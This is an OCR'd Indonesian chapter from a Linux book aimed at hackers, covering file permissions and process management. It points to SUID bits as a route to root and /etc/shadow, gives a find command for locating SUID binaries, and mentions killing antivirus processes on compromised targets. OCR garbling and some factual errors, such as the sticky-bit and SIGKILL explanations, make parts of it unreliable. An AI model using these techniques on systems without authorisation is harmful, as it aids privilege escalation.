kali >ls -l
total 80
```


```
--snip
-drwxr-xr-x 7 root root 4096 Dec 5 11.17 Music
-rwxrw-rw- 1 root root 1072 Dec 5 11.17 new Hackertool
drwxr-xr-x 7 root root 4096 Dec 5 11.17 Pictures
--snip--
```

Seperti yang Anda pahami sekarang, ini memberi kami semua izin sebagai pemilik, termasuk mengeksekusi, dan memberi grup dan semua orang hanya izin baca dan tulis (4 + 2 = 6).

5.5 MENYETEL IZIN *DEFAULT* DENGAN *MASK*

Seperti yang telah Anda lihat, Linux secara otomatis memberikan izin dasar—biasanya 666 untuk file dan 777 untuk direktori. Anda dapat mengubah izin default yang dialokasikan ke file dan direktori yang dibuat oleh setiap pengguna dengan metode umask. Metode umask menunjukkan izin yang ingin Anda hapus dari izin dasar pada file atau direktori untuk membuatnya lebih aman.

Umask adalah angka tiga digit desimal yang sesuai dengan tiga digit izin, tetapi nomor umask dikurangi dari nomor izin untuk memberikan status izin baru. Ini berarti bahwa ketika file atau direktori baru dibuat, izinnya disetel ke nilai default dikurangi nilai di umask, seperti yang ditunjukkan pada Gambar 5.1.



Gambar 5.1 Bagaimana nilai umask dari 022 memengaruhi izin pada file dan direktori baru

Misalnya, jika umask disetel ke 022, file baru dengan izin default asli 666 sekarang akan memiliki izin 644, artinya pemilik memiliki izin baca dan tulis, dan izin grup dan hanya semua pengguna lainnya. Di Kali, seperti kebanyakan sistem Debian, umask sudah dikonfigurasikan ke 022, artinya default Kali adalah 644 untuk file dan 755 untuk direktori.

Nilai umask tidak universal untuk semua pengguna di sistem. Setiap pengguna dapat menetapkan nilai umask default pribadi untuk file dan direktori di file profil pribadi mereka. Untuk melihat nilai saat ini saat masuk sebagai pengguna, cukup masukkan perintah umask dan catat apa yang dikembalikan. Untuk mengubah nilai umask untuk pengguna, edit file */home/username/.profile* dan, misalnya, tambahkan umask 007 untuk menyetelnya sehingga hanya pengguna dan anggota grup pengguna yang memiliki izin.

5.6 IZIN KHUSUS

Selain tiga izin tujuan umum, rwx, Linux memiliki tiga izin khusus yang sedikit lebih rumit. Izin khusus ini adalah set ID pengguna (atau SUID), set ID grup (atau SGID), dan bit lengket. Saya akan membahas masing-masing secara bergantian dalam tiga bagian berikutnya.

Memberikan Izin Root Sementara dengan SUID

Seperti yang harus Anda ketahui sekarang, pengguna dapat mengeksekusi file hanya jika mereka memiliki izin untuk mengeksekusi file tertentu. Jika pengguna hanya memiliki izin membaca dan/atau menulis, mereka tidak dapat mengeksekusi. Ini mungkin tampak mudah, tetapi ada pengecualian untuk aturan ini.

Anda mungkin pernah mengalami kasus di mana file memerlukan izin dari pengguna root selama eksekusi untuk semua pengguna, bahkan mereka yang bukan root. Misalnya, file yang memungkinkan pengguna untuk mengubah kata sandi mereka memerlukan akses ke file */etc/shadow*—file yang menyimpan kata sandi pengguna di Linux—yang memerlukan hak istimewa pengguna root agar dapat dijalankan. Dalam kasus seperti itu, untuk sementara Anda dapat memberikan hak istimewa kepada pemilik untuk mengeksekusi file dengan menyetel bit SUID pada program.

Pada dasarnya, bit SUID mengatakan bahwa setiap pengguna dapat mengeksekusi file dengan izin dari pemiliknya tetapi izin ini tidak melampaui penggunaan file itu. Menyetel SUID pada file bukanlah sesuatu yang biasa dilakukan pengguna, tetapi jika Anda ingin melakukannya, Anda akan menggunakan perintah chmod, seperti pada nama file chmod 4644

Memberikan Izin Grup Pengguna Root SGID

SGID juga memberi izin yang ditinggikan sementara, tetapi itu memberi izin grup pemilik file, bukan pemilik file. Ini berarti bahwa, dengan set bit SGID, seseorang tanpa izin mengeksekusi dapat mengeksekusi file jika pemiliknya termasuk dalam grup yang memiliki izin untuk mengeksekusi file tersebut.

Bit SGID bekerja sedikit berbeda saat diterapkan ke direktori: saat bit disetel pada direktori, kepemilikan file baru yang dibuat di direktori tersebut akan masuk ke grup pembuat direktori, bukan grup pembuat file. Ini sangat berguna saat direktori dibagikan oleh beberapa pengguna. Semua pengguna dalam grup tersebut dapat menjalankan file, bukan hanya satu pengguna.

Bit SGID direpresentasikan sebagai 2 sebelum izin biasa, jadi file baru dengan izin yang dihasilkan 644 akan direpresentasikan sebagai 2644 saat bit SGID disetel. Sekali lagi, Anda akan menggunakan perintah chmod untuk ini—misalnya, chmod 2644 nama file .

Bit Sticky Outmode

Bit Sticky adalah bit izin yang dapat Anda setel pada direktori untuk memungkinkan pengguna menghapus atau mengganti nama file di dalam direktori tersebut. Namun, bagian yang sulit adalah legasi sistem Unix lama, dan sistem modern (seperti Linux) mengabaikannya. Oleh karena itu, saya tidak akan membahasnya lebih lanjut di sini, tetapi Anda harus terbiasa dengan istilah tersebut karena Anda mungkin mendengarnya di dunia Linux.

Izin Khusus, Peningkatan Hak Istimewa, dan Hacker

Sebagai seorang *Hacker*, izin khusus ini dapat digunakan untuk mengeksploitasi sistem Linux melalui peningkatan hak istimewa, di mana pengguna biasa mendapatkan hak istimewa root atau sysadmin dan izin terkait. Dengan hak istimewa root, Anda dapat melakukan apa saja di sistem.

Salah satu cara untuk melakukannya adalah dengan mengeksploitasi bit SUID. Administrator sistem atau pengembang software mungkin menyetel bit SUID pada program untuk mengizinkan program tersebut mengakses file dengan hak istimewa root. Misalnya, skrip yang perlu mengubah sandi sering kali memiliki bit SUID yang disetel. Anda, *Hacker*, dapat menggunakan izin tersebut untuk mendapatkan hak istimewa root sementara dan melakukan sesuatu yang berbahaya, seperti mendapatkan akses ke sandi di /etc/shadow.

Mari cari file dengan bit SUID yang disetel di sistem Kali kami untuk mencobanya. Kembali di Bab 1, saya memperkenalkan Anda ke perintah menemukan. Kami akan menggunakan kekuatannya untuk menemukan file dengan set bit SUID.

Seperti yang Anda ingat, perintah find sangat kuat, tetapi sintaksnya sedikit lebih rumit daripada beberapa perintah lokasi lainnya, seperti temukan dan yang mana. Luangkan waktu sejenak untuk meninjau sintaks temukan di Bab 1, jika perlu.

Dalam hal ini, kami ingin menemukan file di mana saja di sistem file, untuk pengguna root atau sysadmin lain dengan izin 4000. Untuk melakukannya, kami dapat menggunakan perintah find berikut:

```
kali >find / -user root -perm -4000
```

Dengan perintah ini, kami meminta Kali untuk mulai melihat bagian atas sistem file dengan sintaks /. Kemudian, akan terlihat di mana-mana di bawah/untuk file yang dimiliki oleh root, ditentukan dengan user root, dan yang memiliki izin SUID yang ditetapkan (-perm -4000).

Saat kami menjalankan perintah ini, kami mendapatkan output yang ditampilkan di Daftar 5.2.

```
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/kismet_capture
--snip--
```

Daftar 5.2 Menemukan file dengan set bit SUID

Outputnya menunjukkan banyak file yang memiliki bit SUID yang disetel. Mari menavigasi ke direktori /usr/bin, tempat banyak berkas ini berada, lalu jalankan daftar panjang di direktori tersebut dan gulir ke bawah ke file sudo, seperti yang ditunjukkan di Daftar 5.3.

```
kali >cd /usr/bin
kali >ls -l
--snip--
-rwxr-xr-x 1  root  root  176272    Jul 18 2018 stunnel4
-rwxr-xr-x 1  root  root   26696    Mar 17 2018 sucrack
❶ -rwsr-xr-x 1  root  root  140944    Jul 5  2018    sudo
--snip--
```

Daftar 5.3 Mengidentifikasi file dengan set bit SUID

Perhatikan bahwa pada ❶, set izin pertama—untuk pemilik—memiliki s sebagai pengganti x. Ini adalah cara Linux menyatakan bahwa bit SUID telah disetel. Ini berarti bahwa siapa pun yang menjalankan file sudo memiliki hak istimewa pengguna root, yang dapat menjadi masalah keamanan bagi sysadmin dan potensi vektor serangan untuk *Hacker*. Misalnya, beberapa aplikasi perlu mengakses file/etc/shadow agar berhasil menyelesaikan tugasnya. Jika penyerang dapat mengendalikan aplikasi tersebut, mereka dapat menggunakan akses aplikasi tersebut ke sandi di sistem Linux.

Linux memiliki sistem keamanan yang dikembangkan dengan baik yang melindungi file dan direktori dari akses yang tidak sah. *Hacker* yang bercita-cita tinggi perlu memiliki pemahaman dasar tentang sistem ini tidak hanya untuk melindungi file mereka tetapi juga untuk menjalankan alat dan file baru. Dalam beberapa kasus, *Hacker* dapat mengeksploitasi izin SUID dan SGID untuk meningkatkan hak istimewa dari pengguna biasa menjadi pengguna root.

5.7 RINGKASAN

Penggunaan izin oleh Linux untuk melindungi file dan direktori pengguna atau grup dari pengguna lain dalam sistem dapat digunakan untuk tujuan ofensif dan defensif. Anda sekarang harus tahu cara mengelola izin ini dan cara memanfaatkan titik lemah dalam sistem keamanan ini, khususnya bit SUID dan SGID.

5.8 LATIHAN

Sebelum Anda melanjutkan ke Bab 6, ujilah pengetahuan yang Anda pelajari dari bab ini dengan menyelesaikan latihan berikut:

1. Pilih direktori dan jalankan long listing di atasnya. Perhatikan izin pada file dan direktori.
2. Pilih file yang Anda tidak memiliki izin untuk mengeksekusi dan beri diri Anda izin eksekusi menggunakan perintah chmod. Coba gunakan metode angka (777) dan metode UGO.
3. Pilih file lain dan ubah kepemilikannya menggunakan chown.
4. Gunakan perintah find untuk menyelesaikan semua file dengan set bit SGIC.

BAB 6
MANAJEMEN PROSES

Pada suatu waktu, sistem Linux memiliki ratusan, bahkan kadang-kadang ribuan proses yang berjalan secara bersamaan. Sebuah proses hanyalah sebuah program yang berjalan dan menggunakan sumber daya. Ini mencakup terminal, server web, setiap command/ perintah yang berjalan, database, interface GUI, dan banyak lagi lainnya. Administrator Linux yang baik—dan khususnya *Hacker*—harus memahami cara mengelola proses mereka untuk mengoptimalkan sistem mereka. Misalnya, setelah seorang *Hacker* mengambil kendali atas sistem target, mereka mungkin ingin menemukan dan menghentikan proses tertentu, seperti aplikasi antivirus atau firewall. Untuk melakukannya, *Hacker* harus terlebih dahulu mengetahui cara menemukan prosesnya. *Hacker* mungkin juga ingin menetapkan skrip pemindaian agar berjalan secara berkala untuk menemukan sistem yang rentan, jadi kami juga akan melihat cara menjadwalkan skrip tersebut.

Dalam bab ini, Anda akan belajar untuk mengelola proses tersebut. Pertama, Anda akan belajar untuk melihat dan menemukan proses dan cara menemukan proses mana yang menggunakan sumber daya paling banyak. Kemudian, Anda akan belajar mengelola proses dengan menjalankannya di latar belakang, memprioritaskannya, dan membunuhnya jika perlu (tidak ada darah yang terlibat). Terakhir, Anda akan belajar menjadwalkan proses agar berjalan pada hari dan tanggal tertentu dan pada waktu tertentu.

6.1 MELIHAT PROSES

Dalam kebanyakan kasus, langkah pertama dalam mengelola proses adalah melihat proses apa yang berjalan di sistem Anda. Alat utama untuk melihat proses—dan salah satu teman terbaik administrator Linux adalah perintah ps. Jalankan di baris perintah Anda untuk melihat proses apa yang aktif:

```
kali >ps
PID   TTY      TIME     CMD
39659 pts/0    00:00:01 bash
39665 pts/0    00:00:00 ps
```

Kernel Linux, inti dalam dari sistem operasi yang mengontrol hampir semua hal, menetapkan *proses ID* (PID) unik untuk setiap proses secara berurutan, saat proses dibuat. Saat bekerja dengan proses-proses ini di Linux, Anda sering kali perlu menentukan PID-nya, jadi jauh lebih penting untuk mencatat PID proses daripada nama prosesnya.

Sendirian, perintah ps tidak benar-benar memberi Anda banyak informasi. Menjalankan perintah ps tanpa opsi apa pun mencantumkan proses yang dimulai (dikatakan akan dipanggil) oleh pengguna yang saat ini masuk (dalam kasus kami, root) dan proses apa yang berjalan di terminal itu. Di sini, ini hanya mengatakan bahwa shell bash terbuka dan berjalan dan bahwa kami menjalankan perintah ps. Kami menginginkan dan membutuhkan jauh lebih banyak informasi daripada itu, khususnya tentang proses yang dijalankan oleh pengguna lain dan oleh sistem di latar belakang. Tanpa informasi ini, kami hanya tahu sedikit tentang apa yang sebenarnya terjadi di sistem kami.

Menjalankan perintah ps dengan opsi aux akan menampilkan semua proses yang berjalan di sistem untuk semua pengguna, seperti yang ditunjukkan di Daftar 61. Perhatikan bahwa Anda tidak memberi awalan pada opsi ini dengan tanda hubung (-) dan semuanya

dalam huruf kecil; karena Linux peka huruf besar-kecil, menggunakan opsi huruf besar akan memberi Anda hasil yang sangat berbeda.

```
kali >ps aux
USER  PID %CPU %MEM VSZ   RSS TTY  STAT START   TIME   COMMAND
Root  1  0.0   0.4  202540 6396 ?  Ss  Apr24  0:46  /sbin/init
Root   2  0.0  0.0   0   0 ?    S    Apr24    0: [kthreadd]
Root   3    0.0   0.0   0  0 ?  S  Apr24   0:26 [ksoftirqd/0]
--snip--
root  39706  0.0  0.2  36096  3204 pts/0  R+ 15:05 0:00 ps aux
```

Daftar 6.1 Menggunakan opsi aux untuk melihat proses untuk semua pengguna

Seperti yang Anda lihat, perintah ini sekarang mencantumkan begitu banyak proses, kemungkinannya berjalan di bagian bawah layar Anda. Proses pertama adalah init, tercantum di kolom akhir, dan proses terakhir adalah perintah yang kami jalankan untuk ditampilkan, ps aux. Banyak detail (PID, %CPU, TIME, COMMAND, dan lainnya) mungkin berbeda di sistem Anda tetapi harus memiliki format yang sama. Untuk tujuan kami, berikut adalah kolom paling penting dalam keluaran ini:

USER Pengguna yang memanggil proses tersebut
PID ID proses
%CPU Persentase CPU yang digunakan oleh proses ini
%MEM Persentase memori yang digunakan oleh proses ini
COMMAND Nama perintah yang memulai proses

Secara umum, untuk melakukan tindakan apa pun pada suatu proses, kita harus menentukan PID-nya. Mari lihat cara menggunakan pengidentifikasi ini untuk keuntungan kita.

Pemfilteran berdasarkan Nama Proses

Saat kami menanyakan tentang atau melakukan tindakan pada proses, kami biasanya tidak ingin semua proses ditampilkan di layar. Ini hanya masalah terlalu banyak informasi. Paling sering, kami ingin menemukan informasi tentang satu proses. Untuk melakukannya, kita dapat menggunakan grep perintah pemfilteran, yang telah saya perkenalkan di Bab 1.

Untuk menunjukkannya, kami akan menggunakan kerangka eksploitasi Metasploit, kerangka eksploitasi yang paling banyak digunakan dan hampir semua teman baik *Hacker*. Ini sudah terinstal di sistem Kali Anda, jadi mulai Metasploit dengan yang berikut:

```
kali >msfconsole
```

Setelah kerangka eksploitasi dimulai, mari kita lihat apakah kita dapat menemukannya dalam daftar proses. Untuk melakukannya, gunakan perintah ps aux lalu pipekan (|) untuk mengambil mencari string msfconsole, seperti dalam Daftar 6.2.

```
kali >ps aux | grep msfconsole
root 39756 0.0 0.0 4304 716 pts/2 Ss+ 15:13 0:00 sh -c service
postgresql start && msfdb init & msfconsole
root 39759  35.1  15.2  4304 227888  pts/2 Sl+  15:13  1:36 ruby/usr/bin/msfconsole
root 39892  0.0  0.0  4304  940  pts/2 S+  15:18  0:00 grep msfconsole
```

Daftar 6.2 Memfilter pencarian ps untuk menemukan proses tertentu

Dari keluaran yang difilter dalam daftar ini, Anda akan melihat semua proses yang cocok dengan istilah msfconsole. Database PostgreSQL, yang merupakan database yang digunakan Metasploit, ditampilkan terlebih dahulu, kemudian program msfconsole itu sendiri dari */usr/bin/msfconsole*. Terakhir, Anda akan melihat perintah grep yang Anda gunakan untuk mencari msfconsole. Perhatikan bahwa output tidak menyertakan daftar tajuk kolom dari ps. Karena kata kunci, msfconsole, tidak di tajuk, kata kunci tidak ditampilkan. Meski begitu, hasilnya tetap ditampilkan dalam format yang sama.

Dari ini, Anda dapat mempelajari beberapa informasi penting. Jika, misalnya, Anda perlu mengetahui berapa banyak sumber daya yang digunakan Metasploit, Anda dapat melihat kolom ketiga (kolom CPU), untuk melihat bahwa itu menggunakan 35,1 persen dari CPU Anda, dan lihat kolom keempat untuk melihat itu. persen dari memori sistem Anda. Itu cukup sedikit.

Menemukan Proses Paling Serakah dengan top

Saat Anda memasukkan perintah ps, proses akan ditampilkan sesuai urutan dimulainya, dan karena kernel memberikan PID sesuai urutan dimulainya, yang Anda lihat adalah nomor PID proses yang diurutkan.

Dalam banyak kasus, kami ingin mengetahui proses mana yang menggunakan sumber daya paling banyak. Di sinilah perintah top berguna karena menampilkan proses yang diurutkan berdasarkan sumber daya yang digunakan, dimulai dengan yang terbesar. Tidak seperti perintah ps, yang memberi kita gambaran singkat tentang proses, bagian atas menyegarkan daftar secara dinamis—secara default, setiap 10 detik. Anda dapat menonton dan memantau proses yang membutuhkan sumber daya tersebut, seperti ditunjukkan dalam Daftar 6.3.

```
kali >top
top - 15:31:17 up 2 days, ^;50, 4 users, load average: 0.00, 0.04, 0.09
Tasks: 176 total, 1 running, 175 sleeping, 0 stopped, 0 zombie
%Cpu(s): 1.3 us, 0.7 sy, ).) ni, 97.4 id, 0.0 wa, 0.0 hi 0.0 si 0.0
KiB Mem : 1491220 total,  64848 free, 488272 used, 938100 buff/cache
KiB Swap : 1046524 total, 1044356 free, 2168 used. 784476 avail MEM

PID   USER  PR  NI  VIRT RES  SHR   S  %CPU  %MEM   TIME+  COMMAND
39759 root  20 0 893180  247232  11488  S  0.7   16.6  1:47.88  ruby
39859 root  20 0 27308 16796 14272  S  0.3  1.2    1:47.88  postgres
39933 root  20 0 293936  61500  29108  S  0.7   4.1    1:47.88  Xorg
--snip--
```

Daftar 6.3 Menemukan proses paling rakus dengan top

Administrator sistem sering kali terus berjalan di terminal untuk memantau penggunaan sumber daya proses. Sebagai seorang *Hacker*, Anda mungkin ingin melakukan hal yang sama, terutama jika Anda memiliki banyak tugas yang berjalan di sistem Anda. Saat Anda berjalan terbaik, tekan H atau ? key akan menampilkan daftar perintah interaktif, dan menekan Q akan keluar dari top.

6.2 MENGELOLA PROSES

Hacker sering kali perlu melakukan multiproses, dan sistem operasi seperti Kali sangat ideal untuk ini. *Hacker* mungkin menjalankan pemindai port saat menjalankan pemindai kerentanan dan eksploitasi secara bersamaan.


Ini mengharuskan *Hacker* mengelola proses ini secara efisien untuk menggunakan sumber daya sistem dan menyelesaikan tugas dengan sebaik-baiknya. Di bagian ini, saya akan menunjukkan cara mengelola beberapa proses.

Mengubah Prioritas Proses dengan nice

Anda mungkin tidak sering mendengar kata nice digunakan dalam konteks *Hacker*, tetapi di sini Anda akan mendengarnya. Perintah nice digunakan untuk memengaruhi prioritas suatu proses ke kernel. Seperti yang Anda lihat saat kami menjalankan perintah ps, banyak proses yang dijalankan pada sistem sekaligus, dan semuanya bersaing memperebutkan sumber daya yang tersedia. Kernel akan memiliki keputusan akhir atas prioritas suatu proses, tetapi Anda dapat menggunakan nice untuk menyarankan bahwa suatu proses harus ditingkatkan dalam prioritas.

Gagasan di balik penggunaan istilah bagus adalah bahwa, ketika Anda menggunakannya, Anda menentukan seberapa "baik" Anda bagi pengguna lain: jika proses Anda menggunakan sebagian besar sumber daya sistem, Anda tidak terlalu baik.

Nilai untuk nice berkisar dari –20 hingga +19, dengan nol sebagai nilai default (lihat Gambar 6.1). Nilai bagus yang tinggi diterjemahkan ke dalam prioritas rendah, dan nilai bagus yang rendah diterjemahkan menjadi prioritas tinggi (bila Anda tidak terlalu baik kepada pengguna dan proses lain). Saat sebuah proses dimulai, proses tersebut mewarisi nilai bagus dari proses induknya. Pemilik proses dapat menurunkan prioritas proses tetapi tidak dapat meningkatkan prioritasnya. Tentu saja, pengguna super atau pengguna root dapat secara sewenang-wenang menyetel nilai bagus ke apa pun yang mereka inginkan.



Gambar 6.1 Nilai prioritas kebaikan

Saat memulai suatu proses, Anda dapat menyetel tingkat prioritas dengan perintah Nice dan kemudian mengubah prioritas setelah proses mulai berjalan dengan perintah renice. Sintaks untuk kedua perintah ini sedikit berbeda dan dapat membingungkan. Perintah nice mengharuskan Anda menaikkan nilai Nice, sedangkan perintah renice menginginkan nilai mutlak untuk kebaikan. Mari kita lihat contoh untuk menunjukkan hal ini.

Menyetel Prioritas Saat Memulai Proses

Untuk tujuan demonstrasi, mari kita asumsikan kita memiliki proses bernama slowprocess yang terletak *di/bin/slowprocess*. Jika kami ingin mempercepat penyelesaiannya, kami dapat memulai prosesnya dengan perintah Nice:

```
kali >nice  -n -10 /bin/slowprocess
```

Perintah ini akan meningkatkan nilai bagus sebesar -10, meningkatkan prioritasnya, dan mengalokasikan lebih banyak sumber daya. Di sisi lain, jika kita ingin bersikap baik kepada sesama pengguna dan proses serta memberikan prioritas yang lebih rendah pada proses, kita dapat meningkatkan nilai bagusnya secara positif sebesar 10

```
kali >nice -n 10 /bin/slowprocess
```

Cobalah ini pada proses yang sedang Anda jalankan lalu jalankan ps untuk melihat perubahannya, jika sama sekali.

Mengubah Prioritas Proses yang Berjalan dengan renice

Perintah renice mengambil nilai absolut antara –20 dan 19 dan menetapkan prioritas ke tingkat tertentu, daripada naik atau turun dari tingkat di mana ia dimulai. Selain itu, renice memerlukan PID dari proses yang Anda targetkan daripada namanya. Jadi, jika slowprocess menggunakan sumber daya dalam jumlah yang berlebihan pada sistem Anda dan Anda ingin memberikannya prioritas yang lebih rendah atau prioritas yang lebih rendah kepada kami lebih banyak sumber daya, Anda dapat mengurangi *slowprocess* (yang memiliki PID 6996) dan memberikan nilai nice yang jauh lebih tinggi, seperti:

```
kali >renice 20 6996
```

Seperti halnya nice, hanya pengguna root yang dapat menurunkan suatu proses ke nilai negatif untuk memberikan prioritas yang lebih tinggi, tetapi setiap pengguna dapat menjadi nice dan mengurangi prioritas dengan renice.

Anda juga dapat menggunakan utilitas teratas untuk mengubah nilai nice. Saat utilitas teratas sedang berjalan, cukup tekan tombol R lalu masukkan PID dan nilai nice. Daftar 6.4 menunjukkan utilitas terbaik yang sedang berjalan. Saat saya menekan tombol R dan menyediakan PID dan nilai bagus, saya mendapatkan output berikut:

```
top - 21:36:56 up 21:41,  2 users, load average: 0.60, 0.22, 0.11
Tasks: 128 total,  1 running, 127 sleeping, 0 stopped, 0 zombie
%Cpu(s): 1.5 us, 0.7 sy, 0.0 ni, 96.7 id, 1.1 wa, 0.0 hi, 0.0 si, 0.0 st
KiB Mem:  511864 total,  500780 used, 11084 free,  152308 buffers
KiB Swap:  901116 total,  14444 used,  886672 free,  171376 cached
❶ PID to renice
  |
PID   USER  PR  NI  VIRT   RES   SHR   S  %CPU  %MEM  TIME      COMMAND
5451  root  20  0   1577m  19m   14m   S  5.3   3.9   42:46.26  OLLYDBG.EXE
2766  root  20  0   55800  20m   5480  S  2.6   4.0   1:01.42   Xorg
5456  root  20  0   6356   4272  1780  S  1.3   0.8   13:21.69  wineserver
7     root  20  0   0      0     0     S  0.3   0.0   0:30.12   rcu_sched
5762  root  20  0   174m   20m   17m   S  0.3   4.1   0:04.74   gnome-terminal
```

Daftar 6.4 Mengubah nilai nice saat bagian top sedang digunakan

Saat saya menekan tombol R, saya diminta untuk PID ❶ dengan teks renice PID [nilai] menjadi nilai. Outputnya kemudian harus berubah untuk mencerminkan prioritas baru.

Membunuh Proses

Terkadang, sebuah proses akan menghabiskan terlalu banyak *system resources*, menunjukkan perilaku yang tidak biasa, atau, paling buruk, membeku. Sebuah proses yang menunjukkan jenis perilaku ini sering disebut sebagai *proses zombie*. Bagi Anda, mungkin gejala yang paling bermasalah adalah pemborosan sumber daya yang digunakan oleh zombie yang dapat dialokasikan dengan lebih baik ke proses yang bermanfaat. Saat Anda mengidentifikasi proses bermasalah, Anda mungkin ingin menghentikannya dengan perintah kill. Ada banyak cara berbeda untuk mematikan program, dan masing-masing memiliki nomor pembunuhannya sendiri.

Perintah kill memiliki 64 sinyal pembunuhan yang berbeda, dan masing-masing melakukan sesuatu yang sedikit berbeda. Di sini, kami berfokus pada beberapa yang mungkin sangat berguna bagi Anda. Sintaks untuk perintah kill adalah kill-signal PID, di mana sakelar sinyal bersifat opsional. Jika Anda tidak menyediakan bendera sinyal, defaultnya ke SIGTERM. Tabel 6.1 mencantumkan sinyal pembunuhan umum.

Tabel 6.1 Sinyal Pembunuh Biasa Digunakan

Nama sinyal	Nomor untuk opsi	Deskripsi
SIGHUP	1	Ini dikenal sebagai sinyal **Hangup (HUP)**, menghentikan proses yang ditunjuk dan memulai kembali dengan PID yang sama.
SIGINT	2	Ini adalah sinyal **Interrupt (INT)**, sinyal mematikan yang lemah yang tidak dijamin berfungsi, tetapi berfungsi dalam banyak kasus.
SIGQUIT	3	Ini dikenal sebagai **core dump**, mengakhiri proses dan menyimpan informasi proses dalam memori, dan kemudian menyimpan informasi ini di direktori kerja saat ini ke file bernama **core**. (Alasan untuk melakukan ini berada di luar cakupan buku ini)
SIGTERM	15	Ini adalah sinyal **Termination (TERM)**, sinyal kill default dari perintah **kill**.
SIGKILL	9	Ini adalah sinyal kill absolute, memaksa proses untuk berhenti dengan mengirimkan sumber daya proses ke perangkat khusus, **/dev/null**.

Dengan menggunakan perintah top, Anda dapat mengidentifikasi proses mana yang menggunakan terlalu banyak sumber daya; seringkali proses tersebut akan sah, tetapi mungkin ada proses berbahaya yang mengambil sumber daya yang ingin Anda bunuh. Jika Anda hanya ingin memulai ulang proses dengan sinyal HUP, masukkan opsi -1 dengan kill , seperti:

```
kali >kill -1 6996
```

Dalam kasus proses zombie atau proses yang berbahaya, Anda mungkin ingin mengirim sinyal kill -9, sinyal pembunuh absolut ke proses tersebut. Hal ini memastikan bahwa proses dihentikan.

```
kali >kill -9 6996
```

Jika Anda tidak mengetahui PID suatu proses, Anda dapat menggunakan perintah killall untuk mematikan proses tersebut. Perintah ini menggunakan nama proses, bukan PID, sebagai argumen.

Misalnya, Anda dapat menghentikan zombie process hipotetis seperti ini:

```
kali >killall -9 zombieprocess
```

Terakhir, Anda juga dapat mengakhiri proses di perintah top. Cukup tekan tombol K lalu masukkan PID dari proses yang melanggar.

Menjalankan Proses di Latar Belakang

Di Linux, apakah Anda bekerja dari baris perintah atau GUI, Anda bekerja di dalam shell. Semua perintah yang dijalankan dijalankan dari dalam shell itu, meskipun dijalankan dari antarmuka grafis. Saat Anda menjalankan suatu perintah, shell akan menunggu hingga perintah selesai sebelum menawarkan *prompt* perintah lain. Terkadang, Anda mungkin ingin suatu proses berjalan di latar belakang, daripada harus menunggu sampai selesai di terminal tersebut. Misalnya, katakanlah kami ingin mengerjakan skrip di editor teks dan telah memanggil editor teks kami (leafpad) dengan memasukkan yang berikut ini:

```
kali >leafpad newscript
```

Dalam hal ini, shell bash akan membuka editor teks leafpad untuk membuat skrip baru. Saat kami bekerja di editor teks, terminal digunakan untuk menjalankan editor teks. Jika kita kembali ke terminal, kita akan melihat bahwa itu menjalankan editor teks kita dan bahwa kita tidak memiliki perintah baru untuk mengizinkan kita memasukkan lebih banyak perintah.

Kita tentu saja dapat membuka terminal lain untuk menjalankan lebih banyak perintah, tetapi opsi yang lebih baik untuk menghemat sumber daya dan menyaring real estat adalah dengan memulai editor teks yang berjalan di latar belakang. Menjalankan proses di latar belakang berarti proses akan terus berjalan tanpa memerlukan terminal. Dengan cara ini, terminal dibebaskan untuk tugas lainnya. Untuk memulai editor teks di latar belakang, cukup tambahkan ampersand (&) di akhir perintah seperti:

```
kali >leafpad newscript &
```

Sekarang, ketika editor teks terbuka, terminal mengembalikan prompt perintah baru sehingga kita dapat memasukkan perintah lain di sistem kita sambil juga mengedit skrip baru kita. Ini efektif untuk setiap proses yang mungkin berjalan dalam jangka waktu yang signifikan saat Anda ingin menggunakan terminal. Sebagai *Hacker*, Anda akan menemukan ini berguna untuk menjalankan beberapa terminal dengan banyak tugas, untuk menghemat sumber daya dan ruang layar.

Memindahkan Proses ke Latar Depan

Jika Anda ingin memindahkan proses yang berjalan di latar belakang ke latar depan, Anda dapat menggunakan perintah fg (latar depan). Perintah fg memerlukan PID dari proses yang ingin Anda kembalikan ke latar depan, seperti yang ditunjukkan berikutnya.

```
kali >fg 1234
```

Jika Anda tidak mengetahui PID, Anda dapat menggunakan perintah ps untuk menemukannya.

6.3 PENJADWALAN PROSES

Baik administrator sistem Linux maupun *Hacker* sering kali perlu menjadwalkan proses agar berjalan pada waktu tertentu dalam sehari. Administrator sistem mungkin ingin menjadwalkan pencadangan sistem untuk dijalankan setiap Sabtu malam pada pukul 02.00, misalnya. *Hacker* mungkin ingin menetapkan skrip untuk dijalankan guna melakukan pengintaian secara teratur, menemukan port atau kerentanan yang terbuka.

Di Linux, Anda dapat mencapai ini setidaknya dengan dua cara: dengan at dan crond *at command* adalah *daemon*—proses latar belakang—berguna untuk menjadwalkan suatu tugas agar dijalankan sekali di beberapa titik di masa mendatang. Crond lebih cocok untuk penjadwalan tugas yang terjadi setiap hari, minggu, atau bulan, dan kami akan membahas ini secara mendetail di Bab 16. Tabel 6.2 berisi format waktu at yang paling umum.

Tabel 6.2 Format Waktu Diterima oleh di Perintah

Format waktu	Arti
`at 7:20pm`	Jadwal berjalan pada 07:20pm di hari ini
`at 7:20pm June 25`	Jadwal berjalan pukul 19:20 pada 25 Juni
`at noon`	Jadwal berjalan pada siang hari ini
`at noon June 25`	Jadwal berjalan siang hari pada 25 Juni
`at tomorrow`	Jadwal berjalan besok
`at now+20 minutes`	Jadwal berjalan dalam 20 menit dari waktu saat ini
`at now+10 hours`	Jadwal berjalan dalam 10 jam dari waktu saat ini
`at now+5 days`	Jadwal berjalan dalam lima hari dari tanggal saat ini
`at now+3 weeks`	Jadwal berjalan dalam tiga minggu dari tanggal saat ini
`at 7:20pm 06/25/2019`	Jadwal berjalan pukul 19.20 pada 25 Juni 2019

